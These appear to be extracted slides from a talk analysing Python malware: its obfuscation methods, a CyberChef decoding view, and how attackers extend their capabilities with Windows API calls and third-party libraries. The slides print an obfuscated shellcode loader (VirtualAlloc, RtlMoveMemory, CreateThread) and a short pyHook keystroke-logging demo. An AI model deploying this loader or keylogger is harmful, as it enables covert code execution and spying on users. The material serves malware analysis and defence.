Each section contains links to download various Python components for Windows, such as embeddable packages and installers for 32-bit, 64-bit, and ARM64 architectures.

“Obf”+”csu”[:-1]+chr(97)+”tion?”

Most scripts are of course obfuscated

Quality of Obfuscation == Quality of Code == Developer's Quality

Common techniques remain the same:

- Random variable names
- Base64
- XOR
- Different encoding (hex, chars, ...)

“Obf”+”csu”[:-1]+chr(97)+”tion?”

```
import ctypes as aaafaaafaggtегатddddddddd  
...  
  
def aaafaaafaggtегатddddddd(BYxyi0):  
    if BYxyi0 != "":  
        aaafaaafaggtегатddddddd = bytearray(BYxyi0)  
        aaafaaafaggtегатddddddd = \  
aaafaaafaggtегатddddddd.windll.kernel32.VirtualAlloc(aaafaaafaggtегатddddddd.c_int(0), \  
aaafaaafaggtегатddddddd.c_int(len(aaafaaafaggtегатddddddd)), \  
aaafaaafaggtегатddddddd.c_int(0x3000), aaafaaafaggtегатddddddd.c_int(0x40))  
        BZDxEmultF = (aaafaaafaggtегатddddddd.c_char * len(aaafaaafaggtегатddddddd)) \  
.from_buffer(aaafaaafaggtегатddddddd)  
        aaafaaafaggtегатddddddd.windll.kernel32.RtlMoveMemory(aaafaaafaggtегатddddddd.c_int( \  
aaafaaafaggtегатddddddd), BZDxEmultF, aaafaaafaggtегатddddddd.c_int(len(aaafaaafaggtегатddddddd)))  
        aaafaaafaggtегатddddddd = \  
aaafaaafaggtегатddddddd.windll.kernel32.CreateThread(aaafaaafaggtегатddddddd.c_int(0), \  
aaafaaafaggtегатddddddd.c_int(0), aaafaaafaggtегатddddddd.c_int( \  
        aaafaaafaggtегатddddddd), aaafaaafaggtегатddddddd.c_int(0), \  
aaafaaafaggtегатddddddd.c_int(0), \  
aaafaaafaggtегатddddddd.pointer(aaafaaafaggtегатddddddd.c_int(0)))  
        aaafaaafaggtегатddddddd.windll.kernel32.WaitForSingleObject( \  
aaafaaafaggtегатddddddd.c_int(aaafaaafaggtегатddddddd), aaafaaafaggtегатddddddd.c_int(-1))
```

“Obf”+”csu”[:-1]+chr(97)+”tion?”

The screenshot shows the CyberChef web interface with the following details:

- Operations:** The sidebar lists various operations: To Base64, From Base64, To Hex, From Hex, To Hexdump, From Hexdump, URL Decode, Regular expression, Entropy, Fork, Magic, Data format, Encryption / Encoding, Public Key, and Arithmetic / Logic.
- Recipe:** The "From Base64" recipe is selected. The alphabet is set to "A-Za-z0-9+=". A checked checkbox indicates "Remove non-alphabet chars".
- Input:** The input string is a long Base64 encoded string: ddWVZjeGQySXpTakJKU0U1MldUSjBiR1JEZUhwa1NFb3hXVE5SYzJSSGJTUmFVWEJ0WWp0SloyVkJRRbkJpYVVKNVdWYzFibHBUWjNoTlEyczJRMmRzTUD0dWF6WkRaMnRLWTNveGVtSXlUbkphV0ZGMVl6STVhbUV5VmpCTFJFbHpZekk1YW1FeVZqQk1iRTVRVVRCMFpsVXhVbE5TVlVaT1MxRnZTa05ZVFhWWk1qbDFZbTFXYW1SRFoy0Utla1UxFdrMGVFNXFaM1Z0VkjMFRHcG50VXA1ZHptGT1ZGVXhUbE5yY0V0bmEwcFpia3BzV1ZkelMwTlhWalJaTwxaM1pFunZTME5SYkRCaFZ6RnNURzVPYzFwWFZuZExSRlZ3UTIxM09XTXpVbmxrVjA0d1RHNVdkV05IUm1waGVXZHVR3RyYmt4SVRYVmpivlpxWkdsbk1FdFRiR0p0UmpCTFdruXhla3h1U214Wk0xbHZza05yUzJReWFIQmlSMVZuWtkV2RVdEhVWEJRUjNjM1EyZHNhMHQ2TVhwTWJrcHNXVE5aYjJKRE1YTmFWelJ2V2t0cmNFTnRWalJhVjAxldrTjROMG96VFc1UGJrNDVTMUZ2UFE9PQ==".
- Output:** The output is displayed as: Data is not a valid byteArray: [117, 213, 149, 102, 55, 13...].
- Buttons:** At the bottom are "STEP", a green "BAKE!" button, and an "Auto Bake" checkbox.

“Obf”+”csu”[:-1]+chr(97)+”tion?”

```
data =
b"ddWVZjeGQySXpTakJKU0U1MldUSjBiR1JEZUhwa1NFb3hXVE5SYzJSSGJ
IUmFVWEJ0Wwp0S1oyVkRRbkJpYVVKNVdWYzFibHBUWjNoT1EyczJRMmRzTU
d0dWF6WkRaMnRLWTNveGVtSX1UbkphV0ZGMV16STVhbUV5VmpCTFJFbHpZe
kk1YW1FeVZqQk1iRTVRVVRCMFpsVXhVbE5TV1VaT1MxRnZTa05ZVFhWk1q
bDFZbTFXYW1SRFoy0Utla1UxFdrMGVFNXFaM1Z0VkdjMFRHcG50VXA1ZHp
GT1ZGVXhUbE5yY0V0bmEwcFpia3BzV1ZkelMwTlhWalJaTwxaM1pFUnZTME
5SYkRCaFZ6RnNURzVPYzFwWFZuZEsr1Z3UTIxM09XTXpVbmxrVjA0d1RHN
VdkV05IUm1waGVXZHVR3RyYmt4SVRYVmpiVlpxWkdsbk1FdFRiR0p0UmpC
TFdrUXh1a3h1U214Wk0xbHZZa05yUzJReWFIQmlSMVZuWwtkV2RVdEhVWEJ
RUjNjM1EyZHNhMHQ2TVhwTWJrcHNXVE5aYjJKRE1YTmFWelJ2V2t0cmNFTn
RWalJhVjAxdlDrTjROMG96VFc1UGJrNDVTMUZ2UFE9PQ=="
data = data[2:len(data)]
```


Expand TTP's with 3rd-Party Lib

Python developers' community is awesome!

Expand Python with external libraries.

Example:

Access the registry




```
Administrator: Command Prompt - python
Microsoft Windows [Version 10.0.19042.985]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>python
Python 3.5.3 (v3.5.3:1880cb95a742, Jan 16 2017, 15:51:26) [MSC v.1900 32 bit (Intel)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import winreg
>>> key = winreg.OpenKey(winreg.HKEY_LOCAL_MACHINE, r'SYSTEM\CurrentControlSet\Control\Session Manager\Environment')
>>> winreg.QueryValueEx(key, "Path")
('C:\Program Files (x86)\Common Files\Oracle\Java\javapath;C:\Python35\Scripts\;C:\Python35\;C:\ProgramData\Oracle\Java\javapath;%SystemRoot%\system32;%SystemRoot%;%SystemRoot%\System32\Wbem;%SYSTEMROOT%\System32\WindowsPowerShell\v1.0\;%SYSTEMROOT%\System32\OpenSSH\;C:\Program Files\SafeNet\Authentication\SAC\x64;C:\Program Files\SafeNet\Authentication\SAC\x32', 2)
>>>
```

Expand TTP's with 3rd-Party Lib

Any Microsoft API call can be used from Python



```
C:\WINDOWS\system32>python
Python 3.5.3 (v3.5.3:1880cb95a742, Jan 16 2017, 15:51:26) [MSC v.1900 32 bit (Intel)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import ctypes
>>> ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(1024),ctypes.c_int(0x3000),ctypes.c_int(0x04))
12910592
>>>
```

Expand TTP's with 3rd-Party Lib

Malicious feature can be added in a few lines

Wanna record keystrokes, voice?

The image shows two side-by-side Command Prompt windows. The left window, titled 'Administrator: Command Prompt', contains Python code to record keystrokes and audio. The right window, also titled 'Administrator: Command Prompt', shows the recorded keystrokes (D, I, R, Space, L, Rshift, Back, Rshift, Rshift, T, E, S, T) and the resulting WAV file 'test.wav' in the directory.

```
C:\Users\xavie\Desktop>python
Python 3.5.3 (v3.5.3:1880cb95a742, Jan 16 2017, 15:51:26) [MSC v.1900 32 bit (Intel)] on win32
Type "help", "copyright", "credits" or "license" for more information.

C:\Users\xavie\Desktop>python
Python 3.5.3 (v3.5.3:1880cb95a742, Jan 16 2017, 15:51:26) [MSC v.1900 32 bit (Intel)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import pyHook, pythoncom
>>> def GetKey(e):
...     print(e.Key)
...     return 0
...
>>> hm = pyHook.HookManager()
>>> hm.KeyDown = GetKey
>>> hm.HookKeyboard()
>>> pythoncom.PumpMessages()
D
I
R
Space
L
Rshift
Back
Rshift
Rshift
T
E
S
T

C:\Users\xavie\Desktop>
```

Expand TTP's with 3rd-Party Lib

But wait, what if the 3rd party library is not available?

